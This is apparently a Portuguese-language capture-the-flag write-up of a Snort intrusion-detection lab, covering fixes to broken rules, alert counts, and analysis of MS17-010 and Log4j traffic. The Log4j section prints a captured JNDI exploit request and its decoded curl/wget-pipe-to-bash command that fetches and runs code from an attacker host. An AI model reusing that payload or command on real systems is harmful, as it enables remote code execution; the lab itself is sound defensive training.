Conserte o erro de sintaxe em local-3.rules. O erro apresentado ao executar o comando é o seguinte:

```

+++++
Initializing rule chains...
ERROR: local-3.rules(9) GID 1 SID 1000001 in rule duplicates previous rule, with
different protocol.
Fatal Error, Quitting..

```

Figura 31 - Retorno do snort com local-3.rules

Este parece ser um erro na linha 9 de uma regra duplicada, provavelmente porque o valor do sid é o mesmo nas duas. O erro pode ser consertado assim como mostra abaixo:



```

1
2 # -----
3 # LOCAL RULES
4 # -----
5 # This file intentionally does not come with signatures. Put your local
6 # additions here.
7
8 alert icmp any any -> any any (msg: "ICMP Packet Found"; sid:1000001; rev:1;)
9 alert http any any -> any 80,443 (msg: "HTTPX Packet Found"; sid:1000002; rev:1;)

```

Figura 32 - Nova regra local-3.rules

Qual o número de pacotes detectados?

```
=====
Action Stats:
  Alerts:      87 ( 75.652%)
  Logged:      87 ( 75.652%)
  Passed:       0 (  0.000%)
Limits:
  Match:       0
  Queue:       0
  Log:         0
  Event:       0
  Alert:       0
Verdicts:
  Allow:      115 (100.000%)
  Block:       0 (  0.000%)
  Replace:     0 (  0.000%)
  Whitelist:   0 (  0.000%)
  Blacklist:   0 (  0.000%)
  Ignore:      0 (  0.000%)
  Retry:       0 (  0.000%)
=====
Snort exiting
```

Figura 33 - Retorno do snort com local-3.rules corrigido

R: 87

Conserte o erro de sintaxe em local-4.rules. O erro apresentado ao executar o comando é o seguinte:

```
+++++
Initializing rule chains...
ERROR: local-4.rules(9) Unmatch quote in rule option 'msg'.
Fatal Error, Quitting..
```

Figura 34 - Retorno do snort com local-4.rules

Parece que existe algum erro na seção msg. Olhando a regra, o usuário trocou o “;” no final da opção por “.”. Também temos duas regras com o mesmo sid, assim como na local-2. A correção da regra pode ser feita como apresentado abaixo:

```
Open  +  *local-4.rules  Save  [Settings]
/home/ubuntu/Desktop/Exercise-Files/TASK-6 (Troubleshooting)

1
2 # -----
3 # LOCAL RULES
4 # -----
5 # This file intentionally does not come with signatures. Put your local
6 # additions here.
7
8 alert icmp any any -> any any (msg: "ICMP Packet Found"; sid:1000001; rev:1;)
9 alert tcp any 80,443 -> any any (msg: "HTTPX Packet Found"; sid:1000002; rev:1;)
```

Figura 35 - Nova regra local-4.rules

Qual o número de pacotes detectados?

```
=====
Action Stats:
  Alerts:          90 ( 78.261%)
  Logged:          90 ( 78.261%)
  Passed:           0 (  0.000%)
Limits:
  Match:           0
  Queue:           0
  Log:             0
  Event:           0
  Alert:           0
Verdicts:
  Allow:           115 (100.000%)
  Block:           0 (  0.000%)
  Replace:         0 (  0.000%)
  Whitelist:       0 (  0.000%)
  Blacklist:       0 (  0.000%)
  Ignore:          0 (  0.000%)
  Retry:           0 (  0.000%)
=====
Snort exiting
```

Figura 36 - Retorno do snort com local-4.rules corrigido


R: 90

Conserte o erro de sintaxe em local-5.rules. O erro apresentado ao executar o comando é o seguinte:

```
+++++
Initializing rule chains...
ERROR: local-5.rules(9) Illegal direction specifier: <-
Fatal Error, Quitting..
```

Figura 37 - Retorno do snort com local-5.rules

O sinal "<-" não é válido em regras snort. Além deste, temos um dos mesmos erros do local-4 presente na linha 10. A versão corrigida está abaixo:



```
*local-5.rules
/home/ubuntu/Desktop/Exercise-Files/TASK-6 (Troubleshooting)
Save

1
2 # -----
3 # LOCAL RULES
4 # -----
5 # This file intentionally does not come with signatures.  Put your local
6 # additions here.
7
8 alert icmp any any <> any any (msg: "ICMP Packet Found"; sid:1000001; rev:1;)
9 alert icmp any any <> any any (msg: "Inbound ICMP Packet Found"; sid:1000002; rev:1;)
10 alert tcp any any -> any 80,443 (msg: "HTTPX Packet Found"; sid:1000003; rev:1;)
```

Figura 38 - Nova regra local-5.rules

Qual o número de pacotes detectados?


```

=====
Action Stats:
  Alerts:      155 (134.783%)
  Logged:      155 (134.783%)
  Passed:       0 ( 0.000%)
Limits:
  Match:       0
  Queue:       0
  Log:         0
  Event:       0
  Alert:       0
Verdicts:
  Allow:      115 (100.000%)
  Block:       0 ( 0.000%)
  Replace:     0 ( 0.000%)
  Whitelist:   0 ( 0.000%)
  Blacklist:   0 ( 0.000%)
  Ignore:      0 ( 0.000%)
  Retry:       0 ( 0.000%)
=====
Snort exiting

```

Figura 39 - Retorno do snort com local-5.rules corrigido

R: 155

Conserte o erro de lógica em local-6.rules. O resultado apresentado ao executar o comando é o seguinte:

```

=====
Action Stats:
  Alerts:       0 ( 0.000%)
  Logged:       0 ( 0.000%)
  Passed:       0 ( 0.000%)
Limits:
  Match:       0
  Queue:       0
  Log:         0
  Event:       0
  Alert:       0
Verdicts:
  Allow:      115 (100.000%)
  Block:       0 ( 0.000%)
  Replace:     0 ( 0.000%)
  Whitelist:   0 ( 0.000%)
  Blacklist:   0 ( 0.000%)
  Ignore:      0 ( 0.000%)
  Retry:       0 ( 0.000%)
=====
Snort exiting

```

Figura 40 - Retorno do snort com local-6.rules

O número de alertas ser 0 demonstra que pode haver algo de errado com a lógica da regra. Lendo a msg da regra, sabemos que o usuário deseja detectar GET requests, portanto se mudarmos o content para detectar a string "GET", funcionará. A versão corrigida está abaixo:

Figura 41 - Nova regra local-6.rules

Qual o número de pacotes detectados?

Figura 42 - Retorno do snort com local-6.rules

R: 2

Conserte o erro de lógica em local-7.rules.

A regra não está criando alertas no alert. Como a regra está sem o componente msg, então devemos adicioná-la para criar alertas.

Qual o nome da opção necessária?

R: msg

Task7: Using External Rules (MS17-010)

Use o arquivo de regra local.rules para investigar o exploit ms1710.

Qual o número de pacotes detectados?

```
=====
Action Stats:
  Alerts:      25154 ( 53.916%)
  Logged:      25154 ( 53.916%)
  Passed:       0 (  0.000%)
Limits:
  Match:       0
  Queue:       0
  Log:         0
  Event:       0
  Alert:       0
Verdicts:
  Allow:      46654 (100.000%)
  Block:       0 (  0.000%)
  Replace:     0 (  0.000%)
  Whitelist:   0 (  0.000%)
  Blacklist:   0 (  0.000%)
  Ignore:      0 (  0.000%)
  Retry:       0 (  0.000%)
=====
Snort exiting
```


Figura 43 - Retorno do snort do arquivo ms1710

R: 25154

Limpe os arquivos alert/log antigo.

Use o arquivo local-1.rules e escreva uma regra para detectar payloads contendo a palavra chave: "\IPC\$"

Para a regra ler essa chave, devemos converter estes caracteres de ASCII para Hex code. Ao converter, temos "5C 49 50 43 24" que podemos então colocar em nossa regra.



```
*local-1.rules
/home/ubuntu/Desktop/Exercise-Files/TASK-7 (MS17-10)
Save [Settings] [Close]

1
2 # -----
3 # LOCAL RULES
4 # -----
5 # This file intentionally does not come with signatures.  Put your local
6 # additions here.
7
8 alert tcp any any <> any any (msg:"Payload detectado"; content:"|5C 49 50 43 24|"; sid:100001; rev:-
1;)
```

Figura 44 - Regra criada para detectar \IPC\$

Qual o número de pacotes detectado?

```

=====
Action Stats:
  Alerts:          12 ( 0.026%)
  Logged:          12 ( 0.026%)
  Passed:           0 ( 0.000%)
Limits:
  Match:           0
  Queue:           0
  Log:             0
  Event:           0
  Alert:           0
Verdicts:
  Allow:          46654 (100.000%)
  Block:           0 ( 0.000%)
  Replace:         0 ( 0.000%)
  Whitelist:       0 ( 0.000%)
  Blacklist:       0 ( 0.000%)
  Ignore:          0 ( 0.000%)
  Retry:           0 ( 0.000%)
=====
Snort exiting

```

Figura 45 - Retorno do snort com a regra para \IPC\$

R: 12

Investigue o arquivo de log/alarm.

Qual o caminho pedido?

```

00 00 00 00 01 00 1C 00 00 ...^.....
36 38 2E 31 31 36 2E 31 33  \\192.168.116.13
3F 3F 3F 3F 3F 00 54 48 5F  8\IPC$.?????.TH_
5F 5F 3F 3F 3F 3F 3F 00    REPLACE_?????.

```

Figura 46 - Arquivo log do snort com regra \IPC\$

R: \\192.168.116.138\IPC\$


Qual a nota CVSS v2 da vulnerabilidade MS17-010?

<https://nvd.nist.gov/vuln/detail/cve-2017-0144>

Severity

CVSS Version 3.x
CVSS Version 2.0

CVSS 2.0 Severity and Metrics:


NIST: NVD

Base Score: 9.3 HIGH

Vector: (AV:N/AC:M/Au:N/C:C/I:C/A:C)

Figura 47 - Captura do site da NIST com o CVE-2017-0144

R: 9.3

Task8: Using External Rules (Log4j)

Use o arquivo de regra local.rules para investigar o exploit log4j.

Qual o número de pacotes detectados?

```
=====
Action Stats:
  Alerts:          26 ( 0.057%)
  Logged:          26 ( 0.057%)
  Passed:           0 ( 0.000%)
Limits:
  Match:           0
  Queue:           0
  Log:              0
  Event:           4
  Alert:           0
Verdicts:
  Allow:          45891 (100.000%)
  Block:           0 ( 0.000%)
  Replace:         0 ( 0.000%)
  Whitelist:       0 ( 0.000%)
  Blacklist:       0 ( 0.000%)
  Ignore:          0 ( 0.000%)
  Retry:           0 ( 0.000%)
=====
```

Figura 48 - Retorno do snort do arquivo log4j

R: 26

Investigue os arquivos log/alarme.

Quantas regras foram ativadas?

Olhando nosso arquivo alert, podemos observar pelo menos 4 regras diferentes:

```
[**] [1:21003731:1] FOX-SRT - Exploit - Possible Defense-Evasive Apache Log4J RCE Request Ob
served (URL encoded bracket) (CVE-2021-44228) [**]
[**] [1:21003730:1] FOX-SRT - Exploit - Possible Defense-Evasive Apache Log4J RCE Request Ob
served (CVE-2021-44228) [**]
[**] [1:21003728:1] FOX-SRT - Exploit - Possible Apache Log4J RCE Request Observed (CVE-2021
-44228) [**]
[**] [1:21003726:1] FOX-SRT - Exploit - Possible Apache Log4J RCE Request Observed (CVE-2021
-44228) [**]
```

Figura 49 - Arquivo alert do log4j

R: 4


Quais são os primeiros 6 dígitos dos sid das regras?

Olhando a Figura 49, as 4 regras começam com 210037.

R: 210037

Limpe os arquivos log/alarm antigos.


Use o arquivo local-1.rules para escrever uma regra que detecta pacotes com payloads entre 770 e 885 bytes.



```
1
2 # -----
3 # LOCAL RULES
4 # -----
5 # This file intentionally does not come with signatures. Put your local
6 # additions here.
7
8 alert tcp any any <> any any [msg:"Tamanho correto encontrado";dsize:770<>885;sid:100001;rev:1;]
```

Figura 50 - Regra para arquivos entre 770 e 885 kb

Qual o número de pacotes detectados?



```
=====
Action Stats:
  Alerts:      41 ( 0.089%)
  Logged:      41 ( 0.089%)
  Passed:       0 ( 0.000%)
Limits:
  Match:       0
  Queue:       0
  Log:         0
  Event:       0
  Alert:       0
Verdicts:
  Allow:      45891 (100.000%)
  Block:       0 ( 0.000%)
  Replace:     0 ( 0.000%)
  Whitelist:   0 ( 0.000%)
  Blacklist:   0 ( 0.000%)
  Ignore:     0 ( 0.000%)
  Retry:      0 ( 0.000%)
=====
Snort exiting
```

Figura 51 - Retorno do snort da regra de arquivos entre 770 e 885 kb

R: 41

Investigue os arquivos log/alarme.

Qual o nome do algoritmo de codificação?

```

1 35 35 2E 32 :ldap://45.155.2
4 2F 42 61 73 05.233:12344/Bas
2 61 73 65 36 ic/Command/Base6
3 4D 67 4E 44 4/KGN1cmwgLXMgND
8 34 79 4D 7A UuMTU1LjIwNS4yMz
A 49 75 4D 43 M6NTg3NC8xNjIuMC
A 67 77 66 48 4yMjguMjUzOjgwfh
B 31 50 4C 53 x3Z2V0IC1xIC1PLS

```

Figura 52.a - Trecho 1 do arquivo log da regra de arquivo entre 770 e 885 kb

R: Base64

Qual o IP ID do pacote correspondente?

```

ARNING: No preprocessors configured for policy 0.
/12-05:06:07.579734 45.155.205.233:39692 -> 198.71.247.91:80
IP TTL:53 TOS:0x0 ID:62808 IpLen:20 DgmLen:827
*AP*** Seq: 0xDC9A621B Ack: 0x9B92AFC8 Win: 0x1F6 TcpLen: 32
IP Options (3) => NOP NOP TS: 1584792788 1670627000
0000: 00 16 3C F1 FD 6D 64 9E F3 BE DB 66 08 00 45 00 ..<..md....f..E.
0010: 03 3B F5 58 00 00 35 06 D4 3C 2D 9B CD E9 C6 47 .;.X..5..<-....G
0020: F7 5B 9B 0C 00 50 DC 9A 62 1B 9B 92 AF C8 80 18 .[...P..b.....
0030: 01 F6 1F 4F 00 00 01 01 08 0A 5E 76 04 D4 63 93 ...0.....^v..c.
0040: BE B8 47 45 54 20 2F 3F 78 3D 24 7B 6A 6E 64 69 ..GET /?x=${jndi
0050: 3A 6C 64 61 70 3A 2F 2F 34 35 2E 31 35 35 2E 32 :ldap://45.155.2
0060: 30 35 2E 32 33 33 3A 31 32 33 34 34 2F 42 61 73 05.233:12344/Bas
0070: 69 63 2F 43 6F 6D 6D 61 6E 64 2F 42 61 73 65 36 ic/Command/Base6
0080: 34 2F 4B 47 4E 31 63 6D 77 67 4C 58 4D 67 4E 44 4/KGN1cmwgLXMgND

```

Figura 52.b - Trecho 2 do arquivo log da regra de arquivo entre 770 e 885 kb

R: 62808

Decodifique o comando. Qual é o comando utilizado pelo criminoso?

Decode from Base64 format
Simply enter your data then push the decode button.

KGN1cmwgLXMgNDUuMTU1LjIwNS4yMzM6NTg3NC8xNjluMC4yMjguMjUzOjgwHx3Z2V0IC1xIC1PLSA0NS4xNTUuMjA1LjIzMzo1ODc0LzE2Mi4wLjIyOC4yNTM6O
DApfGJhc2g

For encoded binaries (like images, documents, etc.) use the file upload form a little further down on this page.

UTF-8 Source character set.

☐ Decode each line separately (useful for when you have multiple entries).

☒ Live mode OFF Decodes in real-time as you type or paste (supports only the UTF-8 character set).

< DECODE > Decodes your data into the area below.

```
(curl -s 45.155.205.233:5874/162.0.228.253:80||wget -q -O- 45.155.205.233:5874/162.0.228.253:80)||bash
```

Figura 53 - Captura do site <https://www.base64decode.org/>

R: (curl -s 45.155.205.233:5874/162.0.228.253:80||wget -q -O- 45.155.205.233:5874/162.0.228.253:80)||bash

Qual a nota CVSS v2 da vulnerabilidade Log4j?

<https://nvd.nist.gov/vuln/detail/CVE-2021-44228>

Severity CVSS Version 3.x CVSS Version 2.0

CVSS 2.0 Severity and Metrics:

 **NIST: NVD** **Base Score:** 9.3 HIGH **Vector:** (AV:N/AC:M/Au:N/C:C/I:C/A:C)

Figura 54 - Captura do site da NIST com o CVE-2021-44228

R: 9.3